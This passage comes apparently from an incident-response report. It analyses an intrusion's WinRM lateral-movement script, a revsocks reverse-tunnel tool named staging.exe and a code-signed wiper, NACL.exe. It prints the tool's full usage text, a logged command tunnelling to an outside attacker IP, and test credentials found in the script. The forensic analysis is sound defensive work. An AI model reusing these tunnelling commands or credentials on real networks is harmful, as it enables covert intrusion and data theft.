
It is then iterated over the target list and attempts to connect with them using ***WinRM*** (tool used for remote system management), using the credentials taken as parameters (or with the actual user if the credentials are not specified).

In case ***WinRM*** is unavailable, the script tries to activate it using ***WMI*** (crucial technology for Windows Management) which allows remote script execution. If successful or if ***WinRM*** is already open, the attacker then uses ***WinRM*** to copy the initiating file in the specified path and execute it.

In the script comments, we can see that the attackers intially tried to execute it using the "**administrator@lab.local**" user and "**Aa123456**" password, however this may have been done only for testing.

Analysis of the file "staging.exe"


The other tool used is **staging.exe.** A tool which, according to analyses, appears to have been used to create tunnels in the network **(tcp or dns**). In the figure below, can be seen the parameters of the executable file ***staging.exe.***



```
[redacted]\Local\Temp\staging.exe
2023/12/26 14:19:04 No password specified. Generated password is e6J3XR4Dj2ldRSwfLU1kp82o1tcMqeYDar1qujtgvaCvBiiE59R7MZB
VkYTZ4LFT
revsocks - reverse socks5 server/client by kost unknown_version (unknown_commit)

  -agent string
        User agent to use (default "Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko")
  -autocert string
        use domain.tld and automatically obtain TLS certificate
  -cert string
        certificate file
  -connect string
        connect address:port (or https://address:port for ws)
  -debug
        display debug info
  -dns string
        DNS domain to use for DNS tunneling
  -dnsdelay string
        Delay/sleep time between requests (200ms by default)
  -dnslisten string
        Where should DNS server listen
  -listen string
        listen port for receiver address:port
  -proxy string
        use proxy address:port for connecting (or http://address:port for ws)
  -proxyauth string
        proxy auth Domain/user:Password
  -proxytimeout string
        proxy response timeout (ms)
  -q    Be quiet - do not display output
  -recn int
        reconnection limit (default 3)
  -rect int
        reconnection delay (default 30)
  -socks string
        socks address:port (default "127.0.0.1:1080")
  -tls
        use TLS for connection
  -verify
        verify TLS connection
  -version
        version information
  -ws
        use websocket for connection

Usage (standard tcp):
1) Start on the client: revsocks -listen :8080 -socks 127.0.0.1:1080 -pass test -tls
2) Start on the server: revsocks -connect client:8080 -pass test -tls
3) Connect to 127.0.0.1:1080 on the client with any socks5 client.
Usage (dns):
1) Start on the DNS server: revsocks -dns example.com -dnslisten :53 -socks 127.0.0.1:1080
2) Start on the target: revsocks -dns example.com -pass <paste-generated-key>
3) Connect to 127.0.0.1:1080 on the DNS server with any socks5 client.
You must specify a listen port or a connect address
```

Figure 19: The functioning of the file staging.exe.

The binaries created from the execution of the files are very difficult to analyze because they are written in the ***Golang*** language. However, what is understood is the use of libraries from Github. It is observed that the ***staging.exe*** file contains more than 20 Github repositories to avoid the failure of tunnel creation.




File name
> C:\Users\analyse\Desktop\tools\staging.exe

File type: PE64
File size: 13.61 MiB

Scan: Automatic
Endianness: LE
Mode: 64-bit
Architecture: AMD64
Type: Console

PE64
Compiler: Go(1.15.0-X.XX.X) S ?

Figure 18: Details of staging.exe malware




String Search - 3392 items (of 35680) - [staging.exe, Minimum size = 5, Align = 1]

...	Location	Label	Code Unit		String View	Str...	Length	Is W...
	008b0ae5		?? 20h		" github.com/golang/protobuf/proto"	string	34	true
	008b2fc9		?? 25h	%	"%github.com/kost/chashell/lib/protocol"	string	39	true
	008b3656		?? 26h	&	"&github.com/kost/chashell/lib/transport"	string	40	true
	00adcd1b		?? 43h	C	"C:/Users/test/go/pkg/mod/github.com/armon/go-socks5@v0.0.0-20160902184237-e75332964ef5/auth.go"	string	95	true
	00adcd7a		?? 43h	C	"C:/Users/test/go/pkg/mod/github.com/armon/go-socks5@v0.0.0-20160902184237-e75332964ef5/request.go"	string	98	true
	00adcddc		?? 43h	C	"C:/Users/test/go/pkg/mod/github.com/armon/go-socks5@v0.0.0-20160902184237-e75332964ef5/resolver.go"	string	99	true
	00adce3f		?? 43h	C	"C:/Users/test/go/pkg/mod/github.com/armon/go-socks5@v0.0.0-20160902184237-e75332964ef5/ruleset.go"	string	98	true
	00adcea1		?? 43h	C	"C:/Users/test/go/pkg/mod/github.com/armon/go-socks5@v0.0.0-20160902184237-e75332964ef5/socks5.go"	string	97	true
	00adcf02		?? 43h	C	"C:/Users/test/go/pkg/mod/github.com/hashicorp/yamux@v0.1.1/addr.go"	string	67	true
	00adcf45		?? 43h	C	"C:/Users/test/go/pkg/mod/github.com/hashicorp/yamux@v0.1.1/const.go"	string	68	true
	00adcf89		?? 43h	C	"C:/Users/test/go/pkg/mod/github.com/hashicorp/yamux@v0.1.1/mux.go"	string	66	true
	00adcfcb		?? 43h	C	"C:/Users/test/go/pkg/mod/github.com/hashicorp/yamux@v0.1.1/session.go"	string	70	true
	00add011		?? 43h	C	"C:/Users/test/go/pkg/mod/github.com/hashicorp/yamux@v0.1.1/util.go"	string	67	true
	00add054		?? 43h	C	"C:/Users/test/go/pkg/mod/github.com/hashicorp/yamux@v0.1.1/stream.go"	string	69	true
	00ade15d		?? 43h	C	"C:/Users/test/go/pkg/mod/github.com/kost/go-ntlmssp@v0.0.0-20190601005913-a22bdd33b2a4/authenticate...	string	111	true
	00ade1cc		?? 43h	C	"C:/Users/test/go/pkg/mod/github.com/kost/go-ntlmssp@v0.0.0-20190601005913-a22bdd33b2a4/negotiate_flags.go"	string	106	true
	00ade236		?? 43h	C	"C:/Users/test/go/pkg/mod/github.com/kost/go-ntlmssp@v0.0.0-20190601005913-a22bdd33b2a4/messagehe...	string	104	true
	00ade29e		?? 43h	C	"C:/Users/test/go/pkg/mod/github.com/kost/go-ntlmssp@v0.0.0-20190601005913-a22bdd33b2a4/varfield.go"	string	99	true
	00ade301		?? 43h	C	"C:/Users/test/go/pkg/mod/github.com/kost/go-ntlmssp@v0.0.0-20190601005913-a22bdd33b2a4/nlmp.go"	string	95	true
	00ade360		?? 43h	C	"C:/Users/test/go/pkg/mod/github.com/kost/go-ntlmssp@v0.0.0-20190601005913-a22bdd33b2a4/challenge_...	string	108	true
	00ade3cc		?? 43h	C	"C:/Users/test/go/pkg/mod/github.com/kost/go-ntlmssp@v0.0.0-20190601005913-a22bdd33b2a4/negotiate_m...	string	108	true
	00ade438		?? 43h	C	"C:/Users/test/go/pkg/mod/github.com/kost/go-ntlmssp@v0.0.0-20190601005913-a22bdd33b2a4/version.go"	string	98	true
	00ade49a		?? 43h	C	"C:/Users/test/go/pkg/mod/github.com/kost/go-ntlmssp@v0.0.0-20190601005913-a22bdd33b2a4/unicode.go"	string	98	true
	00ae0463		?? 43h	C	"C:/Users/test/go/pkg/mod/github.com/golang/protobuf@v1.5.3/proto/deprecated.go"	string	79	true
	00ae04b2		?? 43h	C	"C:/Users/test/go/pkg/mod/github.com/golang/protobuf@v1.5.3/proto/proto.go"	string	74	true
	00ae04fc		?? 43h	C	"C:/Users/test/go/pkg/mod/github.com/golang/protobuf@v1.5.3/proto/discard.go"	string	76	true

Figure 19: Details of staging.exe malware

From the search among these repositories, it was concluded that the executable file used runs scripts in the ***Golang*** language that belong to this repository: ***hxxps://github.com/kost/revsocks***



revsocks

Reverse socks5 tunneler with SSL/TLS and proxy support (without proxy authentication and with basic/NTLM proxy authentication) Based on https://github.com/brimstone/rsocks and https://github.com/llkat/rsockstun


Features

- Single executable (thanks to Go!)
- Linux/Windows/Mac/BSD support
- Encrypted communication with TLS
- DNS tunneling support (SOCKS5 over DNS)
- Support for proxies (without authentication or with basic/NTLM proxy authentication)
- Automatic SSL/TLS certificate generation if not specified

Figure 20: Information of revsocks.

A distinctive feature is the generation of **SSL/TLS** certificates even in cases where it is not specified. This is done with the intention of encrypting the traffic. Another characteristic is the creation of **DNS** tunnels with proxy without authentication or with proxy based on authentication through the ***NTLM (Microsoft Proxy Server)*** protocol**.**

From the available logs, the use of the tool is also observed for creating a tunnel between a local IP and a remote IP. ***45[.]58.36.254*** in ***8443 port.*** Taking the password **'123'** as a parameter.



/temp/staging.exe -connect 45.58.36.254:8443 -pass 123 @ 2023-12-25 09:38:50 GMT+01:00


	Ran from non-standard path
ent	
	/temp/staging.exe
	-connect 45.58.36.254:8443 -pass 123
	23160
	21376 (/windows/system32/cmd.exe)
	No
	NT AUTHORITY/SYSTEM

Figure 21: Usage of staging.exe

“NACL.exe” wiper file analysis and details

- **Static Analysis:**

It is evident that the ***NACL.exe*** file uses compilers in **C/C++** programming languages and in order to understand its functionality the process of ***Reverse-Engineering*** must be done:



Detect It Easy v3.07 [Windows 10 Version 2009] (x86_64)

File name: C:\Users\flare\Desktop\NACL.exe

File type: PE32

File size: 220.34 KiB

□ Advanced

Scan: Automatic

Endianness	Mode	Architecture	Type
LE	32-bit	I386	Console


```
PE32
    Compiler: EP:Microsoft Visual C/C++(2017 v.15.5-6)[EXE32]                S   ?
    Compiler: Microsoft Visual C/C++(2019 v.16.10 or 16.11)[-]                S   ?
    Linker: Microsoft Linker(14.29, Visual Studio 2019 16.10 or 16.11*)[Console32,cons...   S   ?
    Overlay: Binary
        Certificate: WinAuth(2.0)[PKCS #7]                                    S   ?
```

✓ Recursive scan ✓ Deep scan □ Heuristic scan ✓ Verbose □ All types

100% 150 msec

Figure 22: Lloji i kodit.

From the performed analysis of the **NACL.exe** file, it is evident that this file is marked with a legitimate certificate. Attackers have stolen **code-signing** certificates or purchased them using non-legitimate companies. The reason for using the legitimate certificate is to bypass Antivirus systems.



Certificate Information

This certificate is intended for the following purpose(s):

- Ensures software came from software publisher
- Protects software from alteration after publication

* Refer to the certification authority's statement for details.

Issued to: Attest Inspection Limited

Issued by: SSL.com Code Signing Intermediate CA RSA R1

Valid from 10/2/2023 **to** 10/1/2024

Digital Signature Information

This digital signature is OK.

Signer information

Name: Attest Inspection Limited

E-mail: Not available


Signing time: Saturday, December 23, 2023 12:59:10 PM

Countersignatures

Name of sign...	E-mail addre...	Timestamp
SSL.com Tim...	Not available	Saturday, Decem...

Figure 23: NACL.exe certificate information

The **NACL.exe** executable acts as a simple wipper which is compiled as **Ptable[.]pdb. Ptable[.]exe** is an executable Trojan malware file called **Trojan.Eraser!8.5759.z**




The input file was linked with debug information
and the symbol filename is:
"F:\LowEraser\LowEraser\Release\Ptable.pdb"
Do you want to look for this file at the specified path
and the Microsoft Symbol Server?

□ Don't display this message again

Figure 24: ptable.pdb wiper which is saved in the F: disk

